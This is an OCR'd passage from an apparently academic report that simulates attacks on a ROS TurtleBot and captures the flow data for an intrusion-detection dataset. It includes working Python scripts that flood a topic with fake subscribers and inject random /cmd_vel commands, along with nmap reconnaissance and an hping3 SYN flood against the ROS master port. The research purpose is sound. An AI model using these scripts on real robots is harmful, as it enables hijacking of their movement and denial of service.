192.168.0.	192.168.0.148	58116	192.168.0.141	60591	6	########	11057	1	2	0	1849	0	0	0	0	1448
192.168.0.	192.168.0.148	57082	192.168.0.141	40475	6	########	80222	3	3	0	2166	0	0	0	0	722
192.168.0.	192.168.0.148	58116	192.168.0.141	60591	6	########	96191	1	4	0	3690	0	0	0	0	1448
192.168.0.	192.168.0.148	57082	192.168.0.141	40475	6	########	77476	3	3	0	2166	0	0	0	0	722
192.168.0.	192.168.0.148	58116	192.168.0.141	60591	6	########	89064	0	3	0	1841	0	0	0	0	1448
192.168.0.	192.168.0.148	57082	192.168.0.141	40475	6	########	78854	3	3	0	2166	0	0	0	0	722
192.168.0.	192.168.0.148	57082	192.168.0.141	40475	6	########	77119	3	3	0	2166	0	0	0	0	722
192.168.0.	192.168.0.142	59814	192.168.0.141	22	6	########	6833	1	1	0	44	0	0	0	0	44
192.168.0.	192.168.0.148	58116	192.168.0.141	60591	6	########	91438	1	3	0	1849	0	0	0	0	1448
192.168.0.	192.168.0.148	57082	192.168.0.141	40475	6	########	76741	3	3	0	2166	0	0	0	0	722
192.168.0.	192.168.0.148	58116	192.168.0.141	60591	6	########	96211	1	4	0	3690	0	0	0	0	1448
192.168.0.	192.168.0.148	57082	192.168.0.141	40475	6	########	73824	3	3	0	2166	0	0	0	0	722
192.168.0.	192.168.0.148	58116	192.168.0.141	60591	6	########	91944	0	3	0	1849	0	0	0	0	1448
192.168.0.	192.168.0.148	57082	192.168.0.141	40475	6	########	78783	3	3	0	2166	0	0	0	0	722
192.168.0.	192.168.0.148	58116	192.168.0.141	60591	6	########	87332	1	3	0	1841	0	0	0	0	1448

Figure 4.4: (a-c) Shows the simulation and results during unauthorized subscribing attack

4.3.3 Subscriber Flood Attack

The Subscriber Flood Attack targets the ROS (Robot Operating System) communication infrastructure by rapidly generating a large number of fake subscriber nodes to a specific topic. This overwhelms the publisher node, consuming system resources such as memory and CPU, and can degrade or completely disrupt normal operations of the robot. By exploiting the lack of authentication and access control in the default ROS environment, the attacker can flood the network with bogus subscription requests, leading to performance degradation or denial of service. This type of attack is particularly effective in revealing the scalability and security weaknesses in ROS-based robotic platforms. The entire operations are shown in Figure 4.5.


a) Listing Rostopic list between Master and Robot Communication

```
root@ubuntu2:/home/kali# rostopic list
/battery_state
/cmd_vel
/cmd_vel_rc100
/diagnostics
/firmware_version
/imu
/joint_states
/magnetic_field
/motor_power
/odom
/reset
/rosout
/rosout_agg
/scan
/sensor_state
/sound
/tf
/version_info
root@ubuntu2:/home/kali#
```

b) Exploit Script to generate fake subscribers to the target node


```
 GNU nano 4.8                                  subflood.py
#!/usr/bin/env python3

import rospy
from sensor_msgs.msg import BatteryState
import random
import string
import multiprocessing

def generate_node_name():
    return 'fake_sub_' + ''.join(random.choices(string.ascii_lowercase + string.digits, k=6))

def flood_subscriber():
    rospy.init_node(generate_node_name(), anonymous=True, disable_signals=True)
    rospy.Subscriber('/battery_state', BatteryState, lambda msg: None)
    rospy.spin()

if __name__ == '__main__':
    try:
        num_subs = 50  # Change to 100+ if needed
        processes = []

        for _ in range(num_subs):
            p = multiprocessing.Process(target=flood_subscriber)
            p.start()
            processes.append(p)

        for p in processes:
            p.join()

    except KeyboardInterrupt:
        print("Attack interrupted.")
```

c) Showing the list of fake subscribers with corresponding IP addresses and ports



d) Dataset acquired during the attack

The row highlighted in Figure 4.5 (d), with a red circle demonstrates that the attack traffic originating from attacker's IP address 192.168.0.148 and directed to TurtleBot's IP 192.168.0.141 was successfully captured during the network scanning simulation.



Flow ID	Src IP	Src Port	Dst IP	Dst Port	Protocol	Timestamp	Flow Durat	Tot Fwd Pk	Tot Bwd Pk	TotLen Fwc	TotLen Bwc	Fwd Pkt Le	Fwd Pkt Le	Fwd Pkt Le	Fwd Pkt Le	Bwd Pkt Le	Bwd Pkt Le
192.168.0.	192.168.0.148	44252	192.168.0.141	42663	6	########	24689	5	5	542	385	397	0	108.4	173.1193	385	0
192.168.0.	192.168.0.148	34350	192.168.0.141	60191	6	########	911662	17	25	2358	21420	1448	0	138.7059	402.9373	1448	0
192.168.0.	192.168.0.142	47832	192.168.0.141	22	6	########	817410	1	2	0	44	0	0	0	0	44	0
192.168.0.	192.168.0.148	34350	192.168.0.141	60191	6	########	942170	12	21	0	19531	0	0	0	0	1448	457
192.168.0.	192.168.0.142	47832	192.168.0.141	22	6	########	520642	2	2	0	88	0	0	0	0	44	44
192.168.0.	192.168.0.148	34350	192.168.0.141	60191	6	########	976155	13	21	0	19531	0	0	0	0	1448	457
192.168.0.	192.168.0.142	47832	192.168.0.141	22	6	########	789209	1	3	0	132	0	0	0	0	44	44
192.168.0.	192.168.0.148	34350	192.168.0.141	60191	6	########	936048	11	20	0	19090	0	0	0	0	1448	457
192.168.0.	192.168.0.142	47832	192.168.0.141	22	6	########	916865	6	4	0	220	0	0	0	0	88	44
192.168.0.	192.168.0.148	34350	192.168.0.141	60191	6	########	972334	14	19	0	20995	0	0	0	0	1448	457
192.168.0.	192.168.0.142	47832	192.168.0.141	22	6	########	610225	3	3	0	132	0	0	0	0	44	44
192.168.0.	192.168.0.148	34350	192.168.0.141	60191	6	########	971394	10	20	0	19082	0	0	0	0	1448	457
192.168.0.	192.168.0.142	47832	192.168.0.141	22	6	########	718156	2	2	0	88	0	0	0	0	44	44
192.168.0.	192.168.0.148	34350	192.168.0.141	60191	6	########	929233	13	21	0	20987	0	0	0	0	1448	457
192.168.0.	192.168.0.142	47832	192.168.0.141	22	6	########	712971	2	2	0	88	0	0	0	0	44	44
192.168.0.	192.168.0.148	34350	192.168.0.141	60191	6	########	927382	13	19	0	19050	0	0	0	0	1448	457
192.168.0.	192.168.0.142	47832	192.168.0.141	22	6	########	611166	2	2	0	88	0	0	0	0	44	44
192.168.0.	192.168.0.148	34350	192.168.0.141	60191	6	########	935250	12	20	0	19507	0	0	0	0	1448	449
192.168.0.	192.168.0.142	47832	192.168.0.141	22	6	########	609194	2	2	0	88	0	0	0	0	44	44
192.168.0.	192.168.0.148	34350	192.168.0.141	60191	6	########	933333	10	20	0	19082	0	0	0	0	1448	457
192.168.0.	192.168.0.142	47832	192.168.0.141	22	6	########	610470	2	2	0	88	0	0	0	0	44	44
192.168.0.	192.168.0.148	34350	192.168.0.141	60191	6	########	933523	10	20	0	19098	0	0	0	0	1448	457
192.168.0.	192.168.0.142	47832	192.168.0.141	22	6	########	611230	2	2	0	88	0	0	0	0	44	44
192.168.0.	192.168.0.148	34350	192.168.0.141	60191	6	########	978838	14	22	0	21436	0	0	0	0	1448	457
192.168.0.	192.168.0.142	47832	192.168.0.141	22	6	########	614552	2	2	0	88	0	0	0	0	44	44
192.168.0.	192.168.0.148	34350	192.168.0.141	60191	6	########	924224	11	20	0	19523	0	0	0	0	1448	457
192.168.0.	192.168.0.142	47832	192.168.0.141	22	6	########	949429	1	3	0	132	0	0	0	0	44	44
192.168.0.	192.168.0.148	34350	192.168.0.141	60191	6	########	987750	14	21	0	19507	0	0	0	0	1448	449
192.168.0.	192.168.0.142	47832	192.168.0.141	22	6	########	916027	4	2	0	88	0	0	0	0	44	44
192.168.0.	192.168.0.148	34350	192.168.0.141	60191	6	########	918795	9	18	0	20057	0	0	0	0	1448	457

Figure 4.5: (a-d) Shows the results during subscriber flooding attack

4.3.4 Publishing Flood Attack

The attack is using RosPenTo, a penetration testing tool for ROS, that will reveal the critical vulnerabilities in the robot's communication network. The tool has the ability to snoop around the robot system and intercept the nodes that were published or subscribed to various topics. The entire operations are shown in Figure 4.6.

a) Nmap command to locate open port

By utilising Nmap tool, we can scan the target's IP address to detect any open ports. As the result, three open ports were identified: Port 22 (SSH), which allows secure shell access for remote login; Port 2100, a filtered port linked to specific services; and Port 11311, which is used by ROS for communication between the Master and the robot.

```
nawfal@ubuntu:~$ nmap 192.168.0.142
Starting Nmap 7.80 ( https://nmap.org ) at 2025-01-17 01:22 PST
Nmap scan report for jakelcj-Latitude-3420 (192.168.0.142)
Host is up (0.014s latency).
Not shown: 998 closed ports
PORT     STATE    SERVICE
22/tcp   open     ssh
2100/tcp filtered amiganetfs

Nmap done: 1 IP address (1 host up) scanned in 6.94 seconds
nawfal@ubuntu:~$ nmap -A 192.168.0.142
Starting Nmap 7.80 ( https://nmap.org ) at 2025-01-17 01:24 PST
Nmap scan report for jakelcj-Latitude-3420 (192.168.0.142)
Host is up (0.054s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.37 seconds
nawfal@ubuntu:~$ nmap -p 11311 192.168.0.142
Starting Nmap 7.80 ( https://nmap.org ) at 2025-01-17 01:25 PST
Nmap scan report for jakelcj-Latitude-3420 (192.168.0.142)
Host is up (0.28s latency).

PORT      STATE SERVICE
11311/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.66 seconds
nawfal@ubuntu:~$
```


b) Configure ~/.bashrc script to create connection with the Master laptop

To establish a connection between the attacker and the Master controller, the ~/.bashrc file needs to be configured with the necessary environment variables.

```
source ~/catkin_ws/devel/setup.bash

export ROS_MASTER_URI=http://192.168.0.142:11311
export ROS_IP=192.168.0.103
```

c) List the nodes using “rostopic lists” command

To verify the connection, the rostopic list command is used to display all the available topics in the ROS system. These topics represent the various nodes actively publishing or subscribing to information. In the example output, topics such as /battery_state, /cmd_vel, /odom, /scan, and others are listed, indicating the communication channels within the ROS environment.



d) Check the information about the target topic "/cmd_vel"

Running rostopic info command on "/cmd_vel" topic will provide details about the topic. AS we can see the output specifies the node type of geometry_msgs/Twist, no active publishers, and the list of subscribers to the topic. This information is critical for monitoring and ensuring proper communication flow in the ROS network.

```
nawfal@ubuntu:~$ rostopic info /cmd_vel
Type: geometry_msgs/Twist

Publishers: None

Subscribers:
 * /turtlebot3_core (http://192.168.0.141:44455/)
```

e) Create a malicious script

The malicious script (unauthorised_publish.py) was created using Python and ROS. It publishes random linear and angular velocities to the /cmd_vel topic, which controls the robot's movement. The script injects unauthorized commands, causing random robot movements.

```
#!/usr/bin/env python3
import rospy
from geometry_msgs.msg import Twist
import random

def attack_publisher():
    rospy.init_node('unauthorized_publisher', anonymous=True)

    # Topic to attack
    attack_topic = "/cmd_vel"
    pub = rospy.Publisher(attack_topic, Twist, queue_size=10)

    rate = rospy.Rate(15)  # 10 Hz
    while not rospy.is_shutdown():
        # Random linear and angular velocities
        twist = Twist()
        twist.linear.x = random.uniform(-1.0, 1.0)  # Random forward/backward motion
        twist.angular.z = random.uniform(-2.0, 2.0)  # Random rotation

        rospy.loginfo(f"Publishing to {attack_topic}: {twist}")
        pub.publish(twist)
        rate.sleep()

if __name__ == "__main__":
    try:
        attack_publisher()
    except rospy.ROSInterruptException:
        pass
```


f) Run the script

The script was executed, and it published randomized velocity commands to the /cmd_vel topic.

```
nawfal@ubuntu:~$ python3 unauthorised_publish.py
[INFO] [1737106631.749383]: Publishing to /cmd_vel: linear:
  x: -0.7994270726151396
  y: 0.0
  z: 0.0
angular:
  x: 0.0
  y: 0.0
  z: 1.7925952695974319
[INFO] [1737106631.871336]: Publishing to /cmd_vel: linear:
  x: 0.6803139865517156
  y: 0.0
  z: 0.0
angular:
  x: 0.0
  y: 0.0
  z: -1.6178310216837724
[INFO] [1737106631.968508]: Publishing to /cmd_vel: linear:
  x: 0.4728203325800677
  y: 0.0
  z: 0.0
angular:
  x: 0.0
  y: 0.0
  z: -1.1180810011952853
[INFO] [1737106632.076636]: Publishing to /cmd_vel: linear:
  x: -0.057409004617205994
  y: 0.0
  z: 0.0
angular:
  x: 0.0
  y: 0.0
  z: 0.8940850500408
```


g) Run the script

Before the attack, the robot follows a planned trajectory from the start point to the end point, avoiding obstacles. This is shown in the Figure 4.5 (g), below:



h) Run the script

After the malicious script begins publishing, the robot's movements become random and erratic, failing to reach the end point as shown in the Figure 4.5 (h), below:



i) Check the information about the target topic "/cmd_vel" again

The rostopic info command was used to check the publishers and subscribers of the /cmd_vel topic after the malicious script was executed. The output reveals multiple unauthorized publishers injecting random velocity commands into the topic.

```
jakelcj@jakelcj-Latitude-3420:~/cicflowmeter$ rostopic info /cmd_vel
Type: geometry_msgs/Twist

Publishers:
 * /unauthorized_publisher_2701_1737106630925 (http://192.168.0.103:40881/)
 * /unauthorized_publisher_2759_1737107087108 (http://192.168.0.103:39027/)
 * /unauthorized_publisher_2785_1737107434032 (http://192.168.0.103:43301/)

Subscribers:
 * /turtlebot3_core (http://192.168.0.141:44455/)
```

j) Dataset acquired during the attack

The rows highlighted in Figure 4.5 (j), with red circles demonstrates that the attack traffic originating from attacker's IP address 192.168.0.148 and directed to TurtleBot's IP 192.168.0.141 was successfully captured during the network scanning simulation.

192.168.0.	192.168.0.141	47240	192.168.0.148	43753	6	########	974069	14	15	768	1352	768	0	54.85714	205.2566	780
192.168.0.	192.168.0.141	22	192.168.0.142	54274	6	########	615607	1	3	44	44	44	44	44	0	44
8.0.6.4-8.(	8.6.0.1	0	8.0.6.4	0	0	########	5006	1	1	0	0	0	0	0	0	0
192.168.0.	192.168.0.141	47240	192.168.0.148	43753	6	########	900729	10	10	0	520	0	0	0	0	52
192.168.0.	192.168.0.141	22	192.168.0.142	54274	6	########	719565	1	3	44	44	44	44	44	0	44
192.168.0.	192.168.0.141	22	192.168.0.142	54274	6	########	634956	1	3	44	44	44	44	44	0	44
192.168.0.	192.168.0.141	47240	192.168.0.148	43753	6	########	965030	11	11	0	572	0	0	0	0	52
192.168.0.	192.168.0.141	47240	192.168.0.148	43753	6	########	906096	10	10	0	520	0	0	0	0	52
192.168.0.	192.168.0.141	22	192.168.0.142	54274	6	########	721328	1	3	44	44	44	44	44	0	44
192.168.0.	192.168.0.142	52056	192.168.0.141	35925	6	########	37	0	2	0	0	0	0	0	0	0
192.168.0.	192.168.0.141	22	192.168.0.142	54274	6	########	625554	1	3	44	44	44	44	44	0	44
192.168.0.	192.168.0.141	47240	192.168.0.148	43753	6	########	992778	11	11	0	572	0	0	0	0	52
8.0.6.4-8.(	8.6.0.1	0	8.0.6.4	0	0	########	867106	2	1	0	0	0	0	0	0	0
192.168.0.	192.168.0.141	22	192.168.0.142	54274	6	########	532304	1	3	44	44	44	44	44	0	44
192.168.0.	192.168.0.141	47240	192.168.0.148	43753	6	########	991069	11	11	0	572	0	0	0	0	52
192.168.0.	192.168.0.141	22	192.168.0.142	54274	6	########	623443	1	3	44	44	44	44	44	0	44
8.0.6.4-8.(	8.6.0.1	0	8.0.6.4	0	0	########	2909	1	1	0	0	0	0	0	0	0
192.168.0.	192.168.0.141	47240	192.168.0.148	43753	6	########	992109	11	11	0	572	0	0	0	0	52
192.168.0.	192.168.0.141	22	192.168.0.142	54274	6	########	523246	1	3	44	44	44	44	44	0	44
192.168.0.	192.168.0.141	47240	192.168.0.148	43753	6	########	923056	10	10	0	520	0	0	0	0	52
192.168.0.	192.168.0.141	22	192.168.0.142	54274	6	########	869271	2	2	88	44	44	44	44	0	44
192.168.0.	192.168.0.141	47240	192.168.0.148	43753	6	########	976007	9	9	0	572	0	0	0	0	104
8.0.6.4-8.(	8.6.0.1	0	8.0.6.4	0	0	########	1635	1	1	0	0	0	0	0	0	0
192.168.0.	192.168.0.141	22	192.168.0.142	54274	6	########	732258	2	6	132	44	88	44	66	31.1127	44
192.168.0.	192.168.0.141	47240	192.168.0.148	43753	6	########	994162	9	9	0	572	0	0	0	0	156
192.168.0.	192.168.0.141	22	192.168.0.142	54274	6	########	667126	1	3	44	44	44	44	44	0	44
192.168.0.	192.168.0.141	47240	192.168.0.148	43753	6	########	899828	8	8	0	520	0	0	0	0	156
192.168.0.	192.168.0.141	22	192.168.0.142	54274	6	########	778300	1	3	44	44	44	44	44	0	44
192.168.0.	192.168.0.141	47240	192.168.0.148	43753	6	########	997926	10	10	0	572	0	0	0	0	104
192.168.0.	192.168.0.141	51666	3.74.105.242	80	6	########	216360	0	2	0	0	0	0	0	0	0
192.168.0.	192.168.0.141	22	192.168.0.142	54274	6	########	620687	1	3	44	44	44	44	44	0	44

Figure 4.6: (a-j) Shows the simulation and results during unauthorized publisher attack

4.3.5 Denial of Service (DoS) Attack

DOS attack

The attack aims to overwhelm the target system by sending a high volume of traffic to an open port, disrupting its normal operation. In this scenario, the attack is conducted using the **Hping3** tool for sending traffic and **Nmap** to identify open ports on the target machine. The entire operations are shown in Figure 4.6.

a) The Hping3 command is used to generate a flood of TCP packets targeting port 11311 on the IP address of the target.

```
nawfal@ubuntu:~$ sudo hping3 -i u1000 -S -p 11311 192.168.0.141
HPING 192.168.0.141 (ens33 192.168.0.141): S set, 40 headers + 0 data bytes
len=46 ip=192.168.0.141 ttl=64 DF id=0 sport=11311 flags=RA seq=0 win=0 rtt=71.1 ms
len=46 ip=192.168.0.141 ttl=64 DF id=0 sport=11311 flags=RA seq=1 win=0 rtt=69.6 ms
len=46 ip=192.168.0.141 ttl=64 DF id=0 sport=11311 flags=RA seq=2 win=0 rtt=67.9 ms
